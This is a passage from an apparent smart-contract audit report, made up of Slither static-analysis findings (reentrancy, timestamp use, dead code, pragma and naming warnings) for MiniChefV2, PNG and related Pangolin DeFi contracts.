Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#139-145) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#53-59) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#20-23) is never used and should be removed
EnumerableSet.add(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#147-149) is never used and should be removed
EnumerableSet.add(EnumerableSet.UintSet,uint256) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#256-258) is never used and should be removed
EnumerableSet.at(EnumerableSet.Bytes32Set,uint256) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#185-187) is never used and should be removed
EnumerableSet.at(EnumerableSet.UintSet,uint256) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#294-296) is never used and should be removed
EnumerableSet.contains(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#164-166) is never used and should be removed
EnumerableSet.contains(EnumerableSet.UintSet,uint256) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#273-275) is never used and should be removed
EnumerableSet.length(EnumerableSet.Bytes32Set) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#171-173) is never used and should be removed
EnumerableSet.length(EnumerableSet.UintSet) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#280-282) is never used and should be removed
EnumerableSet.remove(EnumerableSet.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#157-159) is never used and should be removed
EnumerableSet.remove(EnumerableSet.UintSet,uint256) (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#266-268) is never used and should be removed
Math.average(uint256,uint256) (node_modules/@openzeppelin/contracts/math/Math.sol#27-30) is never used and should be removed
Math.max(uint256,uint256) (node_modules/@openzeppelin/contracts/math/Math.sol#12-14) is never used and should be removed
SafeERC20.safeApprove(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#37-46) is never used and should be removed
SafeERC20.safeDecreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#53-56) is never used and should be removed
SafeERC20.safeIncreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#48-51) is never used and should be removed
SafeMath.div(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#90-193) is never used and should be removed
SafeMath.mod(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#152-155) is never used and should be removed
SafeMath.mod(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#210-213) is never used and should be removed
SafeMath.sub(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#170-173) is never used and should be removed
SafeMath.tryAdd(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#24-28) is never used and should be removed
SafeMath.tryDiv(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#60-63) is never used and should be removed
SafeMath.tryMod(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#70-73) is never used and should be removed
SafeMath.tryMul(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#45-53) is never used and should be removed
SafeMath.trySub(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#35-38) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
INFO:Detectors:
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/Math.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/SafeMath.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#3) is too complex
Pragma version>=0.6.2<0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/EnumerableSet.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/ReentrancyGuard.sol#3) is too complex
Pragma version>=0.5.0 (node_modules/@pangolindex/exchange-contracts/contracts/pangolin-core/interfaces/IPangolinERC20.sol#1) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
INFO:Detectors:
Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#53-59):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#57)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#114-121):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#139-145):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#143)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#163-169):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#167)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
INFO:Detectors:
Function IPangolinERC20.DOMAIN_SEPARATOR() (node_modules/@pangolindex/exchange-contracts/contracts/pangolin-core/interfaces/IPangolinERC20.sol#18) is not in mixedCase
Function IPangolinERC20.PERMIT_TYPEHASH() (node_modules/@pangolindex/exchange-contracts/contracts/pangolin-core/interfaces/IPangolinERC20.sol#19) is not in mixedCase
Parameter StakingRewards.setRewardsDuration(uint256)._rewardsDuration (contracts/StakingRewards.sol#150) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
INFO:Detectors:
Redundant expression "this (node_modules/@openzeppelin/contracts/utils/Context.sol#21)" inContext (node_modules/@openzeppelin/contracts/utils/Context.sol#15-24)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#redundant-statements
INFO:Detectors:
Variable LiquidityPoolManagerV2.calculateReturns().pairTokens_scope_7 (contracts/LiquidityPoolManagerV2.sol#352) is too similar to LiquidityPoolManagerV2.calculateReturns().pairTokens_scope_9 (contracts/LiquidityPoolManagerV2.sol#361)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar
INFO:Detectors:
renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-57)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#63-67)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

AUTOMATED TESTING

MiniChefV2.sol

```
INFO:Detectors:
MiniChefV2.pendingSushi(uint256,address) (contracts/MiniChefV2.sol#219-232) performs a multiplication on the result of a division:
        -sushiReward = time.mul(sushiPerSecond).mul(pool.allocPoint) / totalAllocPoint (contracts/MiniChefV2.sol#228)
        -accSushiPerShare = accSushiPerShare.add(sushiReward.mul(ACC_SUSHI_PRECISION) / lpSupply) (contracts/MiniChefV2.sol#229)
MiniChefV2.updatePool(uint256) (contracts/MiniChefV2.sol#254-269) performs a multiplication on the result of a division:
        -sushiReward = time.mul(sushiPerSecond).mul(pool.allocPoint) / totalAllocPoint (contracts/MiniChefV2.sol#262)
        -pool.accSushiPerShare = pool.accSushiPerShare.add((sushiReward.mul(ACC_SUSHI_PRECISION) / lpSupply).to128()) (contracts/MiniChefV2.sol#263)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
MiniChefV2.migrate(uint256) (contracts/MiniChefV2.sol#203-213) uses a dangerous strict equality:
        - require(bool,string)(bal == newLpToken.balanceOf(address(this)),MiniChefV2: migrated balance must match) (contracts/MiniChefV2.sol#210)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities
INFO:Detectors:
Reentrancy in MiniChefV2.migrate(uint256) (contracts/MiniChefV2.sol#203-213):
        External calls:
        - _lpToken.approve(address(migrator),bal) (contracts/MiniChefV2.sol#208)
        - newLpToken = migrator.migrate(_lpToken) (contracts/MiniChefV2.sol#209)
        State variables written after the call(s):
        - lpToken[_pid] = newLpToken (contracts/MiniChefV2.sol#211)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
INFO:Detectors:
MiniChefV2.migrate(uint256) (contracts/MiniChefV2.sol#203-213) ignores return value by _lpToken.approve(address(migrator),bal) (contracts/MiniChefV2.sol#208)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
INFO:Detectors:
Reentrancy in MiniChefV2.fundRewards(uint256,uint256) (contracts/MiniChefV2.sol#406-430):
        External calls:
        - SUSHI.safeTransfer(address(this),funding) (contracts/MiniChefV2.sol#409)
        State variables written after the call(s):
        - massUpdateAllPools() (contracts/MiniChefV2.sol#413)
                - poolInfo[pid] = pool (contracts/MiniChefV2.sol#266)
        - massUpdateAllPools() (contracts/MiniChefV2.sol#422)
                - poolInfo[pid] = pool (contracts/MiniChefV2.sol#266)
        - rewardsExpiration = block.timestamp.add(duration) (contracts/MiniChefV2.sol#414)
        - rewardsExpiration = newRewardsExpiration (contracts/MiniChefV2.sol#424)
        - sushiPerSecond = funding / duration (contracts/MiniChefV2.sol#415)
        - sushiPerSecond = newSushiPerSecond (contracts/MiniChefV2.sol#425)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2
INFO:Detectors:
Reentrancy in MiniChefV2.deposit(uint256,uint256,address) (contracts/MiniChefV2.sol#275-292):
        External calls:
        - _rewarder.onSushiReward(pid,to,to,0,user.amount) (contracts/MiniChefV2.sol#286)
        - lpToken[pid].safeTransferFrom(msg.sender,address(this),amount) (contracts/MiniChefV2.sol#289)
        Event emitted after the call(s):
        - Deposit(msg.sender,pid,amount,to) (contracts/MiniChefV2.sol#291)
Reentrancy in MiniChefV2.emergencyWithdraw(uint256,address) (contracts/MiniChefV2.sol#373-382):
        External calls:
        - lpToken[pid].safeTransfer(to,amount) (contracts/MiniChefV2.sol#380)
        Event emitted after the call(s):
        - EmergencyWithdraw(msg.sender,pid,amount,to) (contracts/MiniChefV2.sol#381)
Reentrancy in MiniChefV2.extendRewardsViaDuration(uint256,uint256) (contracts/MiniChefV2.sol#467-478):
        External calls:
        - SUSHI.safeTransfer(address(this),fundingRequired) (contracts/MiniChefV2.sol#475)
        Event emitted after the call(s):
        - LogRewardsExpiration(rewardsExpiration) (contracts/MiniChefV2.sol#477)
Reentrancy in MiniChefV2.extendRewardsViaFunding(uint256,uint256) (contracts/MiniChefV2.sol#451-462):
        External calls:
        - SUSHI.safeTransfer(address(this),funding) (contracts/MiniChefV2.sol#459)
        Event emitted after the call(s):
        - LogRewardsExpiration(rewardsExpiration) (contracts/MiniChefV2.sol#461)
Reentrancy in MiniChefV2.fundRewards(uint256,uint256) (contracts/MiniChefV2.sol#406-430):
        External calls:
        - SUSHI.safeTransfer(address(this),funding) (contracts/MiniChefV2.sol#409)
        Event emitted after the call(s):
        - LogRewardsExpiration(rewardsExpiration) (contracts/MiniChefV2.sol#429)
        - LogSushiPerSecond(sushiPerSecond) (contracts/MiniChefV2.sol#428)
        - PoolUpdate(pid,pool.lastRewardTime,lpSupply,pool.accSushiPerShare) (contracts/MiniChefV2.sol#267)
                - massUpdateAllPools() (contracts/MiniChefV2.sol#413)
        - PoolUpdate(pid,pool.lastRewardTime,lpSupply,pool.accSushiPerShare) (contracts/MiniChefV2.sol#267)
                - massUpdateAllPools() (contracts/MiniChefV2.sol#422)
Reentrancy in MiniChefV2.harvest(uint256,address) (contracts/MiniChefV2.sol#320-340):
        External calls:
        - SUSHI.safeTransfer(to,_pendingSushi) (contracts/MiniChefV2.sol#331)
        - _rewarder.onSushiReward(pid,msg.sender,to,_pendingSushi,user.amount) (contracts/MiniChefV2.sol#336)
        Event emitted after the call(s):
        - Harvest(msg.sender,pid,_pendingSushi) (contracts/MiniChefV2.sol#339)
Reentrancy in MiniChefV2.migrate(uint256) (contracts/MiniChefV2.sol#203-213):
        External calls:
        - _lpToken.approve(address(migrator),bal) (contracts/MiniChefV2.sol#208)
        - newLpToken = migrator.migrate(_lpToken) (contracts/MiniChefV2.sol#209)
        Event emitted after the call(s):
        - Migrate(_pid) (contracts/MiniChefV2.sol#212)
Reentrancy in MiniChefV2.withdraw(uint256,uint256,address) (contracts/MiniChefV2.sol#298-315):
        External calls:
        - _rewarder.onSushiReward(pid,msg.sender,to,0,user.amount) (contracts/MiniChefV2.sol#309)
        - lpToken[pid].safeTransfer(to,amount) (contracts/MiniChefV2.sol#312)
        Event emitted after the call(s):
        - Withdraw(msg.sender,pid,amount,to) (contracts/MiniChefV2.sol#314)
Reentrancy in MiniChefV2.withdrawAndHarvest(uint256,uint256,address) (contracts/MiniChefV2.sol#346-368):
        External calls:
        - SUSHI.safeTransfer(to,_pendingSushi) (contracts/MiniChefV2.sol#357)
        - _rewarder.onSushiReward(pid,msg.sender,to,_pendingSushi,user.amount) (contracts/MiniChefV2.sol#361)
        - lpToken[pid].safeTransfer(to,amount) (contracts/MiniChefV2.sol#364)
        Event emitted after the call(s):
        - Harvest(msg.sender,pid,_pendingSushi) (contracts/MiniChefV2.sol#367)
        - Withdraw(msg.sender,pid,amount,to) (contracts/MiniChefV2.sol#366)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3
INFO:Detectors:
MiniChefV2.pendingSushi(uint256,address) (contracts/MiniChefV2.sol#219-232) uses timestamp for comparisons
        Dangerous comparisons:
        - block.timestamp > pool.lastRewardTime && lpSupply != 0 (contracts/MiniChefV2.sol#224)
        - block.timestamp <= rewardsExpiration (contracts/MiniChefV2.sol#225-227)
MiniChefV2.massUpdateAllPools() (contracts/MiniChefV2.sol#244-249) uses timestamp for comparisons
        Dangerous comparisons:
        - pid < len (contracts/MiniChefV2.sol#246)
MiniChefV2.updatePool(uint256) (contracts/MiniChefV2.sol#254-269) uses timestamp for comparisons
        Dangerous comparisons:
        - block.timestamp > pool.lastRewardTime (contracts/MiniChefV2.sol#256)
        - block.timestamp <= rewardsExpiration (contracts/MiniChefV2.sol#259-261)
MiniChefV2.fundRewards(uint256,uint256) (contracts/MiniChefV2.sol#406-430) uses timestamp for comparisons
        Dangerous comparisons:
        - block.timestamp >= rewardsExpiration (contracts/MiniChefV2.sol#411)
        - newSushiPerSecond != sushiPerSecond (contracts/MiniChefV2.sol#421)
MiniChefV2.extendRewardsViaFunding(uint256,uint256) (contracts/MiniChefV2.sol#451-462) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(extensionDuration >= minExtension,MiniChefV2: insufficient extension limit) (contracts/MiniChefV2.sol#455)
MiniChefV2.extendRewardsViaDuration(uint256,uint256) (contracts/MiniChefV2.sol#467-478) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(fundingRequired <= maxFunding,MiniChefV2: insufficient funding limit) (contracts/MiniChefV2.sol#471)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
BaseBoringBatchable._getRevertMsg(bytes) (node_modules/@boringcrypto/boring-solidity/contracts/BoringBatchable.sol#13-22) uses assembly
        - INLINE ASM (node_modules/@boringcrypto/boring-solidity/contracts/BoringBatchable.sol#17-20)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
INFO:Detectors:
MiniChefV2.add(uint256,IERC20,IRewarder) (contracts/MiniChefV2.sol#136-149) compares to a boolean constant:
        -require(bool,string)(addedTokens[address(_lpToken)] == false,Token already added) (contracts/MiniChefV2.sol#137)
MiniChefV2.onlyFunder() (contracts/MiniChefV2.sol#398-401) compares to a boolean constant:
        -require(bool,string)(msg.sender == owner() || funder[msg.sender] == true,MiniChefV2: caller is not a funder) (contracts/MiniChefV2.sol#399)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality
INFO:Detectors:
Different versions of Solidity is used:
        - Version used: ['^0.6.12', '>=0.6.0<0.8.0']
        - 0.6.12 (node_modules/@boringcrypto/boring-solidity/contracts/BoringBatchable.sol#5)
        - ABIEncoderV2 (node_modules/@boringcrypto/boring-solidity/contracts/BoringBatchable.sol#6)
        - 0.6.12 (node_modules/@boringcrypto/boring-solidity/contracts/interfaces/IERC20.sol#2)
        - 0.6.12 (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#2)
        - 0.6.12 (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#2)
        - >=0.6.0<0.8.0 (node_modules/openzeppelin-contracts-3.3.0/contracts/GSN/Context.sol#3)
        - >=0.6.0<0.8.0 (node_modules/openzeppelin-contracts-3.3.0/contracts/access/Ownable.sol#3)
        - 0.6.12 (contracts/MiniChefV2.sol#3)
        - ABIEncoderV2 (contracts/MiniChefV2.sol#4)
        - 0.6.12 (contracts/interfaces/IRewarder.sol#3)
        - 0.6.12 (contracts/libraries/SignedSafeMath.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
INFO:Detectors:
BoringERC20.safeDecimals(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#17-20) is never used and should be removed
BoringERC20.safeName(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#12-15) is never used and should be removed
BoringERC20.safeSymbol(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#7-10) is never used and should be removed
BoringMath.to32(uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#16-19) is never used and should be removed
BoringMath128.sub(uint128,uint128) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#24) is never used and should be removed
BoringMath32.add(uint32,uint32) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#33) is never used and should be removed
BoringMath32.sub(uint32,uint32) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#34) is never used and should be removed
BoringMath64.add(uint64,uint64) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#28) is never used and should be removed
BoringMath64.sub(uint64,uint64) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringMath.sol#29) is never used and should be removed
Context._msgData() (node_modules/openzeppelin-contracts-3.3.0/contracts/GSN/Context.sol#20-23) is never used and should be removed
SignedSafeMath.div(int256,int256) (contracts/libraries/SignedSafeMath.sol#46-53) is never used and should be removed
SignedSafeMath.mul(int256,int256) (contracts/libraries/SignedSafeMath.sol#18-32) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
INFO:Detectors:
Pragma version>=0.6.0<0.8.0 (node_modules/openzeppelin-contracts-3.3.0/contracts/GSN/Context.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/openzeppelin-contracts-3.3.0/contracts/access/Ownable.sol#3) is too complex
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
INFO:Detectors:
Low level call in BaseBoringBatchable.batch(bytes[],bool) (node_modules/@boringcrypto/boring-solidity/contracts/BoringBatchable.sol#30-40):
        - (success,result) = address(this).delegatecall(calls[i]) (node_modules/@boringcrypto/boring-solidity/contracts/BoringBatchable.sol#35)
Low level call in BoringERC20.safeSymbol(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#7-10):
        - (success,data) = address(token).staticcall(abi.encodeWithSelector(0x95d89b41)) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#8)
Low level call in BoringERC20.safeName(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#12-15):
        - (success,data) = address(token).staticcall(abi.encodeWithSelector(0x06fdde03)) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#13)
Low level call in BoringERC20.safeDecimals(IERC20) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#17-20):
        - (success,data) = address(token).staticcall(abi.encodeWithSelector(0x313ce567)) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#18)
Low level call in BoringERC20.safeTransfer(IERC20,address,uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#22-25):
        - (success,data) = address(token).call(abi.encodeWithSelector(0xa9059cbb,to,amount)) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#23)
Low level call in BoringERC20.safeTransferFrom(IERC20,address,address,uint256) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#27-30):
        - (success,data) = address(token).call(abi.encodeWithSelector(0x23b872dd,from,to,amount)) (node_modules/@boringcrypto/boring-solidity/contracts/libraries/BoringERC20.sol#28)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
```

```
INFO:Detectors:
Parameter MiniChefV2.isFunder(address)._funder (contracts/MiniChefV2.sol#104) is not in mixedCase
Parameter MiniChefV2.addPool(uint256,IERC20,IRewarder)._allocPoint (contracts/MiniChefV2.sol#109) is not in mixedCase
Parameter MiniChefV2.addPool(uint256,IERC20,IRewarder)._lpToken (contracts/MiniChefV2.sol#109) is not in mixedCase
Parameter MiniChefV2.addPool(uint256,IERC20,IRewarder)._rewarder (contracts/MiniChefV2.sol#109) is not in mixedCase
Parameter MiniChefV2.addPools(uint256[],IERC20[],IRewarder[])._allocPoints (contracts/MiniChefV2.sol#116) is not in mixedCase
Parameter MiniChefV2.addPools(uint256[],IERC20[],IRewarder[])._lpTokens (contracts/MiniChefV2.sol#116) is not in mixedCase
Parameter MiniChefV2.addPools(uint256[],IERC20[],IRewarder[])._rewarders (contracts/MiniChefV2.sol#116) is not in mixedCase
Parameter MiniChefV2.add(uint256,IERC20,IRewarder)._lpToken (contracts/MiniChefV2.sol#136) is not in mixedCase
Parameter MiniChefV2.add(uint256,IERC20,IRewarder)._rewarder (contracts/MiniChefV2.sol#136) is not in mixedCase
Parameter MiniChefV2.setPool(uint256,uint256,IRewarder,bool)._pid (contracts/MiniChefV2.sol#152) is not in mixedCase
Parameter MiniChefV2.setPool(uint256,uint256,IRewarder,bool)._allocPoint (contracts/MiniChefV2.sol#152) is not in mixedCase
Parameter MiniChefV2.setPool(uint256,uint256,IRewarder,bool)._rewarder (contracts/MiniChefV2.sol#152) is not in mixedCase
Parameter MiniChefV2.set(uint256,uint256,IRewarder,bool)._pid (contracts/MiniChefV2.sol#179) is not in mixedCase
Parameter MiniChefV2.set(uint256,uint256,IRewarder,bool)._allocPoint (contracts/MiniChefV2.sol#179) is not in mixedCase
Parameter MiniChefV2.set(uint256,uint256,IRewarder,bool)._rewarder (contracts/MiniChefV2.sol#179) is not in mixedCase
Parameter MiniChefV2.setMigrator(IMigratorChef)._migrator (contracts/MiniChefV2.sol#188) is not in mixedCase
Parameter MiniChefV2.migrate(uint256)._pid (contracts/MiniChefV2.sol#203) is not in mixedCase
Parameter MiniChefV2.pendingSushi(uint256,address)._pid (contracts/MiniChefV2.sol#219) is not in mixedCase
Parameter MiniChefV2.pendingSushi(uint256,address)._user (contracts/MiniChefV2.sol#219) is not in mixedCase
Parameter MiniChefV2.addFunder(address)._funder (contracts/MiniChefV2.sol#306) is not in mixedCase
Parameter MiniChefV2.removeFunder(address)._funder (contracts/MiniChefV2.sol#393) is not in mixedCase
Variable MiniChefV2.SUSHI (contracts/MiniChefV2.sol#47) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
INFO:Detectors:
Redundant expression "this (node_modules/openzeppelin-contracts-3.3.0/contracts/GSN/Context.sol#21)" inContext (node_modules/openzeppelin-contracts-3.3.0/contracts/GSN/Context.sol#15-24)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#redundant-statements
INFO:Detectors:
Variable MiniChefV2.addPool(uint256,IERC20,IRewarder)._allocPoint (contracts/MiniChefV2.sol#109) is too similar to MiniChefV2.setPools(uint256[],uint256[],IRewarder[],bool[]).allocPoints (contracts/MiniChefV2.sol#158)
Variable MiniChefV2.setPool(uint256,uint256,IRewarder,bool)._allocPoint (contracts/MiniChefV2.sol#152) is too similar to MiniChefV2.setPools(uint256[],uint256[],IRewarder[],bool[]).allocPoints (contracts/MiniChefV2.sol#158)
Variable MiniChefV2.set(uint256,uint256,IRewarder,bool)._allocPoint (contracts/MiniChefV2.sol#179) is too similar to MiniChefV2.setPools(uint256[],uint256[],IRewarder[],bool[]).allocPoints (contracts/MiniChefV2.sol#158)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar
INFO:Detectors:
permitToken(IERC20,address,address,uint256,uint256,uint8,bytes32,bytes32) should be declared external:
        - BoringBatchable.permitToken(IERC20,address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@boringcrypto/boring-solidity/contracts/BoringBatchable.sol#49-53)
renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/openzeppelin-contracts-3.3.0/contracts/access/Ownable.sol#54-57)
poolLength() should be declared external:
        - MiniChefV2.poolLength() (contracts/MiniChefV2.sol#99-101)
setMigrator(IMigratorChef) should be declared external:
        - MiniChefV2.setMigrator(IMigratorChef) (contracts/MiniChefV2.sol#188-192)
disableMigrator() should be declared external:
        - MiniChefV2.disableMigrator() (contracts/MiniChefV2.sol#196-199)
migrate(uint256) should be declared external:
        - MiniChefV2.migrate(uint256) (contracts/MiniChefV2.sol#203-213)
deposit(uint256,uint256,address) should be declared external:
        - MiniChefV2.deposit(uint256,uint256,address) (contracts/MiniChefV2.sol#275-292)
withdraw(uint256,uint256,address) should be declared external:
        - MiniChefV2.withdraw(uint256,uint256,address) (contracts/MiniChefV2.sol#298-315)
harvest(uint256,address) should be declared external:
        - MiniChefV2.harvest(uint256,address) (contracts/MiniChefV2.sol#320-340)
withdrawAndHarvest(uint256,uint256,address) should be declared external:
        - MiniChefV2.withdrawAndHarvest(uint256,uint256,address) (contracts/MiniChefV2.sol#346-368)
emergencyWithdraw(uint256,address) should be declared external:
        - MiniChefV2.emergencyWithdraw(uint256,address) (contracts/MiniChefV2.sol#373-382)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

PNG.sol

```
INFO:Detectors:
Png._writeCheckpoint(address,uint32,uint96,uint96) (contracts/PNG.sol#298-309) uses a dangerous strict equality:
        - nCheckpoints > 0 && checkpoints[delegatee][nCheckpoints - 1].fromBlock == blockNumber (contracts/PNG.sol#301)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities
INFO:Detectors:
Png.permit(address,address,uint256,uint256,uint8,bytes32,bytes32) (contracts/PNG.sol#115-134) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(now <= deadline,Png::permit: signature expired) (contracts/PNG.sol#129)
Png.delegateBySig(address,uint256,uint256,uint8,bytes32,bytes32) (contracts/PNG.sol#197-206) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(now <= expiry,Png::delegateBySig: signature expired) (contracts/PNG.sol#204)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
Png.getChainId() (contracts/PNG.sol#332-336) uses assembly
        - INLINE ASM (contracts/PNG.sol#334)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
INFO:Detectors:
SafeMath.add(uint256,uint256) (contracts/SafeMath.sol#28-33) is never used and should be removed
SafeMath.add(uint256,uint256,string) (contracts/SafeMath.sol#43-48) is never used and should be removed
SafeMath.div(uint256,uint256) (contracts/SafeMath.sol#132-134) is never used and should be removed
SafeMath.div(uint256,uint256,string) (contracts/SafeMath.sol#147-154) is never used and should be removed
SafeMath.mod(uint256,uint256) (contracts/SafeMath.sol#167-169) is never used and should be removed
SafeMath.mod(uint256,uint256,string) (contracts/SafeMath.sol#182-185) is never used and should be removed
SafeMath.mul(uint256,uint256) (contracts/SafeMath.sol#85-97) is never used and should be removed
SafeMath.mul(uint256,uint256,string) (contracts/SafeMath.sol#107-119) is never used and should be removed
SafeMath.sub(uint256,uint256) (contracts/SafeMath.sol#58-60) is never used and should be removed
SafeMath.sub(uint256,uint256,string) (contracts/SafeMath.sol#70-75) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
INFO:Detectors:
Constant Png.totalSupply (contracts/PNG.sol#17) is not in UPPER_CASE_WITH_UNDERSCORES
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
INFO:Detectors:
delegate(address) should be declared external:
        - Png.delegate(address) (contracts/PNG.sol#184-186)
delegateBySig(address,uint256,uint8,bytes32,bytes32) should be declared external:
        - Png.delegateBySig(address,uint256,uint256,uint8,bytes32,bytes32) (contracts/PNG.sol#197-206)
getPriorVotes(address,uint256) should be declared external:
        - Png.getPriorVotes(address,uint256) (contracts/PNG.sol#225-257)
